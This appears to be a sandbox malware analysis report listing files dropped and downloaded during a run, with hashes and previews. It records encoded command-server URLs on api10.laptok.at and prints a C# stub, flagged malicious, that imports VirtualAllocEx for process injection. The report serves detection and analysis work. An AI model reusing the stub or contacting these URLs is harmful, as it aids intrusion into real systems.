Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.087460145934018
Encrypted:	false
SSDEEP:	12:TMHdNMNxc1nWimI002EtM3MHdNMNxc1nWimI00ObVEtMb:2d6NxlSZHKd6NxlSZ7Db
MD5:	3273E6459B7949D9172FAD708B7FF110
SHA1:	7039C99C95B26D8050DE5E53E9262B54091A93DF
SHA-256:	3611C1A0C760DE839A199EC17DE447B976CD2731AFFDEEC98110CE8B14ED0B03
SHA-512:	0B18AC5DF58CE5E45B536A4C615D363AF492C808E75C892534225C79EF71BF5CCCEDD9768D4B430C64AE4364F580EE54698851431995B6A7FE162DD246AF9A4
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xfd1b9e35,0x01d6bedf</date><accdate>0xfd1b9e35,0x01d6bedf</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xfd1b9e35,0x01d6bedf</date><accdate>0xfd1b9e35,0x01d6bedf</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.075284341141551
Encrypted:	false
SSDEEP:	12:TMHdNMNxfn1nWimI002EtM3MHdNMNxfn1nWimI00Obe5EtMb:2d6NxdSZHKd6NxdSZ7ijb
MD5:	3C3AEAB40B90DE9424421FE1D50A749B
SHA1:	5C366AE5028238ECDA6758B8C1E2D5C3A0F73EBE
SHA-256:	0F7D4E8471ED5FC096E8548083B9D05EF1C59B1DB73E4F18E44732B8A7DDC76E
SHA-512:	F56914590742B4202EA58C8D3D480293B6B542EAD4C1EE43B0ED72B4C4FE1E956E9D5E2B35722ED03E7CB717B6D83DF6263E87556CAF90114AC794681F98201
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xfd1b9e35,0x01d6bedf</date><accdate>0xfd1b9e35,0x01d6bedf</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xfd1b9e35,0x01d6bedf</date><accdate>0xfd1b9e35,0x01d6bedf</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\9X[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2408
Entropy (8bit):	5.984213394225501
Encrypted:	false
SSDEEP:	48:OurJo1eykcgE0yDBKjVqAW1iuR6RVWuYRJb77okJlfWo:nKzkyvGPW13R6vYRNsfz
MD5:	99911885EF8527B9BB520959D0400D23
SHA1:	A214A86649EBA314D4BF4C1ED2AC48CAC7EEBA1B
SHA-256:	6A56806C098AA9CD6ADFD325BE3E9A05FDA817BD175A469A5027339EEA4C9058
SHA-512:	58A1F7252A01A5EEC8375316FB178361DC6A7D1AA6275370B760D15376EB47DE50901CD5F024AB6B738EB22FC0447D249126F76ABA3B2EBF81F4E2BE3CB96F8E
Malicious:	false
IE Cache URL:	http://api10.laptok.at/api1/NQKVg1EX9vgAXlWeTogm8sw/KMs5PwysQZ/cojQHZarHMV1BniSf/VzSw0JIs9Bqc/GdYPEAPlCi9/U4jjD2a4CS_2FU/dC0GrKVpGM0ZFOvINZ6jD/ueWB9DhdhuwI602_/2F_2BDRgBH52KzA/R70rcm_2BBFE73EKDB/UgZnJrMd9/XdCECe3cEDs1hxsxeW3J/_2BO2VI2jc566llQDTY/mInMlZbERYbJJFf6flu8AY/F8oYlj5E8_2Fs/YNDW7QNF/0aIuOOdmT7cZZ0t7_0A_0Dp/zTNXNmHZpd/QcqtnlYoMHMz5q6eF/Z9Lh_2BjXm2s/9nsr68w0fo1/eUArOBxqat12urNmY/9X
Preview:	dc5Myj1zX7wL16anUxKQbz0PUOVZccb3OWc2KaU5+XF1MrQFi5BV7tYx7BVtZTNjiJ4fPn/SH+6LpMOl9zy0PHDvdc1lteTU0DMsO0xKrJ2AJBhibqs0KAZjyZ2sATERlhsdm7/JrNq5iWPBI026FWqTzpw/E+iy/D1HCAxeakEUXanAlqIYdJVX2tjtziBfVxf9HFOuD0gXtSQqptUTh1GuewVWXfg7K1l6qMZXohnzDheZ+hO4JWUdY1G6C5TU7nGN1CzHxAx9rzc+7dBrMEHMrX/hFNwnZC5YRnKDiiWkzqW3qNWXXU23dnvOno54EE6JnFwpj3a75ko3/blADxve+zDiEAqDbvVLJAn2SEEybIqQG+c1hUe4DM7q6dY6wTRaJ9+kr2Faq0KjxDpfAaz/J7eRc3F86mOUUfhhZ+qch//Zv9OEuUbEummmoMGReikRWVckbemdwmEzVgNSCiHpCY3r0L/rCWu6Rnoxa8M/zPljyUBPcWXjFVJDxpOW7G6k/iaI8TEQDYJr+iDAWzmmCN1N89rVDh9xrDVNPNlpuifS7S1ByEqoMfoEpCnxManZ/5CmJes5lxUz1ksnZjPSTpcoVJcIBDP2Svyfq3smofUMt0BsVHGKDs7O9RKHta7HHWZ4cy8oiqh69Mh9d3WUcD6OzCzR2xgtGXLn3ik618P0/CZ/HozGsVwB671/tTlbLqnV9XUTaHtLmc57EPDB54VvJLM53YU0P7IceRAZiPfZ+Ad1GdKGoj2BmcRcuqjA6EQIDA3sy2AePwSr0wNqED9SRm/RvuyUvhoCrFizu/NKJG4ekC5vWFWOFo+X11EG3tLHladPjLUNDLRWz/li/89l0UFGTmkyHLlAw1wAOYZgkAohqmgmpEzhEgot2hGSg1MOhC+gnykRezoR7/P6726Zap1bjfYtnPJ7Wy6vUMKKhKYivcP/raiyymBY/h0MP2y3w+mCTOwMpD8D8v+6KHVOL4iD8miJtfC+m

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\oQzM[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	338008
Entropy (8bit):	5.999869391852298
Encrypted:	false
SSDEEP:	6144:X36/dI+cmFqVRwgq2o/JG/IRKIyyCmZm/hKC2Ny5vWb1OB/sQx2IKtA4QMO:a/dINmGREBXE3mUIC2nXc2IKW4Qp
MD5:	03D61BB1F49164FA9812A5E896C67F3E
SHA1:	85FA697A67481A5631B61FB3F539B4503B929EA1
SHA-256:	CDE50C5D8FC8B941FD19E1F70B357635061FBFE6F9A0D5BD4C0CFD9F46BF8436
SHA-512:	04E6947E4C892007BD46F9FAA52D9B792892A929AFDCD2797091F54EC65D2822366F0A0743EB20B9E1497B08E164F5DB194010186D31B65831CB9C839A71C784
Malicious:	false
IE Cache URL:	http://api10.laptok.at/api1/T_2Bqbx6rKzt7VnD47NE/iobQaP3nhZ3U2q5_2BH/9heoQF3GAFB5dJEAV4Hg3r/KxW64aVDJ_2Bf/RT8RncEo/5GwqZP0haMx2zwLLYeJrXUm/DImJgAx5GP/ZV4E4rFgiyJcoMcj8/D8DBrAYx1U01/TFWytDHFeyT/c5Q0ZIc4JwhAYJ/BpujRyd4ZtFqSGFEkz78T/M5tMTx6RXb07WKsW/4umaaIECwLuuyUN/F_2F7DjEOzR7IZ4RJH/a1FhUie35/bXjPRrXLPQ4t_0A_0DNs/hJiRy_2FuX13r0Wg426/jDcEWv3RZYE02pm77rAx84/UlvLPNmOrwLKi/GzVyv0B7Ob/oQzM

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\oQzM[1].htm	
Preview:	ix+4zopyS5Zb1yhQYCwOCVX8cdmxlByXC8UyxeQK0zznJlDVK9Oxl8Rq1F05vsKoIReV9UZOLSxZ1jvHDnCVs4gT5YM0PY/Ugn/E4Q8lv7AbuXQNF919sT99Z5qQ5oLVwL PRJjRaRs8w0Yb0L/FMjrqCAAQ3HHRoRJfEqVsmy5BRYhbJLTGlFiHAEQ6mXalmlkwlt1V9HFEZuG/O3LXXsAkNj9dgUwDEpOLhnTxRp0/XP3bIxs5gyKVhVPYphhfmr1d JrkKxo9a9/c5ibgljvaI/GdZWjwqqgLrhaQonD3/o9AhWMu2xZ3yXsA08eboPRIQXj9zOicR/ip6PtDVocwDkwimC+ACJ5uobFopja2yO3cVeiF2xJSzHxvccwII9EZFEh WpEavbPx/D4ZXg7YtbEbDoX1VWryX4fAcx9V7ZRJ3UrvXA0H4IzCvfoAvhXe9wu6gfxLWXaY0C47fRrcxJjFl5JJR0UMzb3bqE6I2qE0tF0H0UZ+Vr6+esPmFbLzjErDld hK8LrgEtO2y3wS82DKjypVmH68MYEedt1I1yssNAzaZbnlvrIs+r0sjCOUKrzhQlwWuIPbL7oJ+VeR5elHyyhnRFAsymKu8YMOJDEiqfqfUsosgV/OEm+kBstS7l8o+OlO dP67DLUNUjCZGHiG1Xdfxqwy7QePTlH5zKfmx7hucr/wDCYhWv9EGLpytc3Jt28tLKqXhrYFnInjBO84x8ZQEuaaj/QPUhqZbdulImaf/JkFslNxOrJh8NdV6/MN5noGp0 Pepmur7ldmdzCM+WPkKW9EvlABimnJDYbt0QfkSKdAcHbCdchWLWVhDruMAn1GBH7Rx3kzUYBu3gK2CElqq7n+EJuq9Yz4k/9lAXAiodT7OVSgOxcp34CPUs mkb8Rvqcu8dfndVOdARDUt1yXb2hBgteYrxc4Suuo59wOMPeYFueTpxivJQwKwAu9wu+l5z40daKVd6r4iwA0WExliDIbKfkWB+/

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\5[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	267700
Entropy (8bit):	5.999836336819629
Encrypted:	false
SSDEEP:	6144:LO9BcSK5cnihVRakwHDgwodbX+Un+IQ7fqjeMRmd1:LkLn8VRl1woVX+2RQrtBd1
MD5:	FC226C805B21348897F9CF750630EBA6
SHA1:	5F20971E026402B862B9A62A6B4CCCE997BFE90E
SHA-256:	B2BA15FFD15238328B301C92BC4CB4CA7C5B500826146DBFACB98B261E12FB31
SHA-512:	CC7D68BC7D29F45BBC9152AA9D360263B8F56675ED71C273C7750D9B268DF99A72C0B8CC2F0D2A1881784750D05CA8ABA9C5DA52393BA9AE27A2338F6EB13E C
Malicious:	false
IE Cache URL:	http:// api10.laptok.at/api1/5n9lIOq0UoaIiqJutHI/D8yrlktSfAfuBtE_2B67r3/YMaKxGmmtsngC/Pgql_2Fb/xrdkjP4byiL9hsAO1_2Fihb/XdfK1Lk3DT/bmrlm5gkVoRymSshi/HK_2Bna GI_2F/WFCn5RsbN_2/FcPK7Rw6mQuxj2/EvfynwuMlwC6wRrP5JXFk/nbpUfNul3ZXKq6CX/vRjkxUYDMdipvSF/UGNmN_2FwufHTed5qT/soTnqcGUs/fFwOGyz0Kh1dqO mh2Dq6/3aNd7ElOG2dDh0HUOH_/0A_0DXGPOu4hdy_2BL5VXq/nfcdYU5oyVvtc/kLQ3jwT5/tkDQrSKfzj415Xl0nz2QktQ/bWUQqR9q/5
Preview:	bCDmG56/ZGJCnK57yB48316E1AwMxoZFpLJ/fL6RyHH6z8WWxfeP5zsll9nQJixRoABWeyYOh+QvmbbTogob9cq/3ayFjfEgr8iqVOjarjeS13gakZSlB5kYToxRul+cKc G5DoKRCFpia5IoNTX/cqQdxLTX41TXxNTjfFlnpJy88JrJLpXK8HMnRefEmshmLublL1L0nsQPylestSsciJS4KMnnDn0t/jzqFb9ej9iKhd58CiFPMmaQChq0SoL+BzPj Sp20D5BFf3ayIVCFQp+I9tuN8q8q7hIJ6FpBcNvutQ3KX6863HQhKvpXkBrepMOcF0FYtvC9Tc/wFS+d6pmVVTf/ujpuwmI8HJSCQAj4JXtM7YpFLj87pnV0ijP+L+oF/A Vd55puLadVfoxK+Is6XbJeLxCrgEBb/QWaL6SV8HBpDcQEPrcYDOznjDm8ATNlzK86vGAKxBfH8CiNw6qIaInwrJQ/rOIErZGDkTtyKGrvAkaHqg76KhBAiQ3BNn+H1nU2 7D0pO/KA58JS+10MCKOY31FWx9CAHcHarDnvbRnk0WTqje/i4QbODSp8g6XJuaa95ltgYOKbGxadZQ9IfFNVrSEwxRqYkBZcnGu2EtpWpC1Ks/fYLJOX/z1lelzjN5Pluv EWV2H60wq06JnJl85dFWDBfcTjv/sS837YVzTtI1wae22Xzk2wERnobGvULJhD1FNbylgTCyH9UCS2Cq/NUzEARHSOZCnYB7woyDdlFlAbMHBkwHJV23NKAT jqITLAkmobXJXh/zEltrLapPklZsumwXAolxOqgaRl9EmartlkRMjScYA6AtZSBcSgzDAxgZtyTr3kQQJscv4qgSjhVDW8kWO66xm8u/3H7SS/LXh3BryRRetoELZcetKW zVRTXAeeTiDajUn/ke8Gp7ra1aSdTNW/jhrUJ8UANKS4hUiafZ8HDBpR38v24/ZL4Db0DER2nJm+aHTEIBw66My91kYg1Xh6UlvK

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C 14
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find- Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriv eItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NllluIb/lj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82941 3
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	414
Entropy (8bit):	5.000775845755204
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJ0VMRSRa+eNMjSSRr5DyBSRHq10iwHRfKFKDDVWQy:V/DTLDfue9eg5r5Xu0zH5rgQy
MD5:	216105852331C904BA5D540DE538DD4E
SHA1:	EE80274EBF645987E942277F7E0DE23B51011752
SHA-256:	408944434D89B94CE4EB33DD507CA4E0283419FA39E016A5E26F2C827825DDCC
SHA-512:	602208E375BCD655A21B2FC471C44892E26CA5BE9208B7C8EB431E27D3AAE5079A98DFFE3884A7FF9E46B24FFFC0F696CD468F09E57008A5EB5E8C4C93410B4 1
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class mme. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess ();.[DllImport("kernel32")].public static extern void SleepEx(uint bxtqajkpwb,uint ytemv);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr nlosd xjodm,IntPtr mvqodpevph,uint tnvcegcf,uint dbt,uint egycoak);.. }..}.

C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.2359958151572
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fdCa5Z10zxs7+AEszIWXp+N23fdCE:p37Lvkmb6KH15Z10WZE815ZP
MD5:	9C62422C2B8804CA135E86872EAE26AD
SHA1:	9A43969083110C27D021EC55BA38BC3C629A4F80
SHA-256:	7B0851E81C70EEF3F1D2F7681729A98A8D8D5463DAA938A468CD7A63A2EE6FE5
SHA-512:	D517EFFD832CE41E332F505768917CFE243C9EAB25FC800B78F958847F83D81AB936CFE72DEF95CC9F5E601D5C36C866BD7C07BF020D6C739DFDA328982A1E 2
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.0.cs"

C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6230999899252714
Encrypted:	false
SSDEEP:	48:6g7qMTxzJUyNnywWQYwSJoi1ulWfa33gq:BqYxxyg96K
MD5:	5AA0092F676FEA29F9DF527D58245D6E
SHA1:	EE1A64585C16C21430A86EC5DAE38C6233143199
SHA-256:	C9EE2DB2C889E76E27AD6BFC981A843BC8B9AD23C662CB404BCBA87E5ED50671
SHA-512:	40DE709F03CAA407C56968BD63D01259B00FD4F96B63B237A18A00F8CD4704A47E884E65B1BE0C14164187404E79687151ECDA37FCC3B1CCBA885962D605B0E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....!._.....!.....$... ...@..... ....@.....#..W....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... ...../.(.....'..... 6..... H..... P.....P ....._.....e....p....v....._.!..._..!._.&..._.....+....4.:.....6.....H.....P..... .....<Module>.0d0gelxn.dll.mme.W32.mscor

C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412

C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.out	
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\0d0gelxn\CSCF2137F9B31E74386891BA25B7F15B166.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.065668550658488
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry8fak7Ynqq3YPN5Dlq5J:+RI+ycuZhNWfakS3YPNnqX
MD5:	A7C88F19E77F014B2E65AD089CA55467
SHA1:	EEAE46917FC97D0E930753525A03C731B325FE39
SHA-256:	9FC30057137AE19F2E22FA599647DC00E97FD7E7DEA3149D772F3D77FFA945DD
SHA-512:	C9B75A5CC3E394028B24CA9A9A4870DE1A0459E2ED9B5E83E5425FA6E819880579D4B129F895574DA8D154634B29AA665EB6CD6B50EDCA168CA01F5836D2FFE 4
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...0.d.0.g.e.l.x.n...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...0.d.0.g.e.l.x.n...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\Ammerman.zip	
Process:	C:\Windows\System32\wscript.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	41922
Entropy (8bit):	**7.9900732828260255**
Encrypted:	**true**
SSDEEP:	768:iPRP7HHNs72bLXJnkNQmgOAhghqgwZJTpT/6gKffcvv7ovDTvxfz:GRP7HnbLZkGLOKBJT2ffhvvxfz
MD5:	94F926A14F611ED85B2AD7F5C108D930
SHA1:	920C9F8B4B8100DEDA928646DBFABA7D8E7AA6DE
SHA-256:	BA9979A733F1226AD56803023880155FECAAEDAB7ABB4DC9552BD674D47FE62F
SHA-512:	3DD6E4E6381AC5128860FF102E4CD3625E5BB621A077CD367231BD8FB49CD9BE09C0DF0C2AC7EAD62015DE95C4469041240414605 55A78225ACB2D72DD8DC5 6
Malicious:	**true**
Preview:	PK.....rQ.}.....earmark.avchd..8..8N.$....![Hb.bl!..k...C.2.o!..|J.....e.%F..Ra.....W}...s~../.u.....y....{...~.....8.vv..4...h...?a.`.50...:._.....8.....8....y.`.....p.... ....0...@.@.j....{4:..~zz}.=`...M.? .G:..<.#.....u....._0.L.|4z..,.wJ.....r.:...-.?...::.ig.u4.....t.t....G...A.....?.j.....a.7...F..1#.f...K.N_N..{...4|9...v.X....3..&6:3.T-...:.1.lf.9.F;{..3. .....o....t2tt..@|....^.:.;.....`.`~....v..54....K.....c....p..K.DX..{4B.],..a...P.h9....F#H.:..}hM.(.I.WS..Fk^...;H..o.Wc..2..H_...X..u.<....X....Pg.$.g,.~.O.+.s.dl.=.D.1.6.!....9..<6Z ....b.h...0>s..*...$..v...N.I...'.S.....G.qck._.k:....j.N.....K...x..Mk....#ugE...G....R..G...%.d!mk.d..._..."l...>P.3.....S.....<....Ws..!.....f.L.$.$.e:.U3.H.T.$.....h-{.ag.}...%D..^.H 0.....Z.....j.....h.J.G....o.....`.d.ee..8y.s./...V.....=wm...aT+..&...e+.p_....m8gz9...|..W.h,...2.Q..N.L.....?"..<.@7W.

C:\Users\user\AppData\Local\Temp\FCC.cxx	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	32
Entropy (8bit):	4.413909765557392
Encrypted:	false
SSDEEP:	3:4EA3ppfn:4LZx
MD5:	1F1A0E8B8B957A4E0A9E76DAD9F94896
SHA1:	CC1DDD54FA942B6731653D8B35C1DB90E6DBBD34
SHA-256:	D106B73E76E447E35062AE309FE801B57BBEE7AC193B7ABCF45178ADA7D40BB3
SHA-512:	10505ED4511DC023850C7AB68DDCE48E54581AAC7FD8370BAFE3A839431EFC2E94B24D3B72ED168362388A938348C5216F1199532D356B0F45D2F9D6B3A2753
Malicious:	false

C:\Users\user\AppData\Local\Temp\FCC.cxx	
Preview:	ZWJmCemKPVQNwvupbUKEMAALZhNPjPJb

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.5326665432485465
Encrypted:	false
SSDEEP:	3:oVXVPxFUeSFqH8JOGXnFPxFUeSFZun:o9FUJIHqVUJm
MD5:	2A3E675B4B007D21B8349EDD84EBC49D
SHA1:	D379CA8139A67E836A97B479344C08C8C85F3634
SHA-256:	E705C4547AF2AC7C151D493A35E3E3F63498C6BFB5B5AFB04B60B80AEF8E911D
SHA-512:	1CA01B9F39934C6D32640B166853DC49F3B8EFB3B417F3558DD2A3F4ADF35EFBF353CEB621F1EB5F5B58EAF09297294A1E8C37609AD3E74D915793144595B294
Malicious:	false
Preview:	[2020/11/19 17:54:03.837] Latest deploy version: ..[2020/11/19 17:54:03.837] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\RES1E0.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.7058068734871834
Encrypted:	false
SSDEEP:	24:pgwYrXtH9hKdNfI+ycuZhNnakSJPNnq9qpwe9Ep:KNtrKd91ulna3rq97
MD5:	71E9F73BF1B2579F7FB2343E7E18ED96
SHA1:	099F893B6D283D4BE4FB0AE89102BD10310ABA79
SHA-256:	D45A2B550A11287710DDD3134C2F7834DE4FBD84FCAA91B2E83844D7C08C0F9F
SHA-512:	DB192CFE10EAE5E28878B79B5B57B4633935DC923F0CB2EC79A28D2C608ECED9D7BC111D91F61EF72AD02CDDC2A621BF0B2BB96F5368D4A1A4CC8871542172D
Malicious:	false
Preview:	........T....c:\Users\user\AppData\Local\Temp\ynra40it\CSC8D53D7F284854536B8305B22FC194AF5.TMP.....zhj]/.(.....3.....C:\Users\user\AppData\Local\Temp\RES1E0.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp\Tolstoy.3gp	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	24
Entropy (8bit):	4.136842188131013
Encrypted:	false
SSDEEP:	3:L0a3dGn:AOGn
MD5:	DE116F46B1AB756FE5FC714826D9C77C
SHA1:	C0543E108146A86E97F9C92D84550415FF0D07F6
SHA-256:	B83A7A9918FBC774A1CBF2D5C700D86B64D91961728A7BBEC91FF74CE27C6CBA
SHA-512:	FFA07A13C6527B966AB311853D6FF493D9F9EF7B22A530DD52FE06CF41D43880A310F39826DD1D6ED24A54C8C4E0A70E4E2073F52B01BF045715F60833F02FE8
Malicious:	false
Preview:	thzQhBrCvRRGaQnmDrodlryY

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_lq5c340j.glg.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B

